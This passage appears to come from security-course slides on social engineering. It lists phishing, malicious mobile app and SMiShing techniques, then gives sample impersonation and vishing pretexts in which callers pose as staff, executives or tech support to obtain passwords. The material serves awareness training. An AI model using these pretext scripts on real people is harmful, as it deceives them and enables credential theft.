
  - Phishing
  - Spam mail
  - Instant chat messenger
  - Pop-up window attacks
  - Scareware

- **Mobile-based Social Engineering**

  Attackers use mobile applications to carry out mobile-based social engineering. Attackers trick the users by imitating popular applications and creating malicious mobile applications with attractive features and submitting them to the major app stores with the same name. Users unknowingly download the malicious app, allowing the malware to infect their device.

  Listed below are some techniques attackers use to perform mobile-based social engineering:

  - Publishing malicious apps
  - Repackaging legitimate apps
  - Using fake security applications
  - SMiShing (SMS Phishing)



Human-based Social Engineering

Impersonation

- The attacker **pretends to be someone legitimate or an authorized person**
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc.
- Impersonation helps attackers to **trick a target** into revealing **sensitive information**
- The most common human-based social engineering technique

Impersonation Examples

Posing as a legitimate end user

- The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"

Posing as an important user


- The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Posing as a technical support agent

- The attacker poses as technical support staff and requests IDs and passwords

"Sir, this is Matthew, Technical Support, X company. Last night we had a system crash here, and we are checking for the lost data. Can you give me your ID and password?"



Human-based Social Engineering (Cont'd)

Impersonation (Vishing)

- Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.

Vishing Examples

Abusing the Over-Helpfulness of Help Desks

- The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.
The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Third-party Authorization

- The attacker **obtains the name of the authorized employee** of the targeted organization who has access to the information he/she wants
- The attacker then places a **call to the target organization** where information is stored and claims that this employee has requested that such information be provided

"Hi, I am John, I spoke with Mr. X last week before he went on vacation and he said that you would be able to provide me with this information in his absence. Can you help me out?"

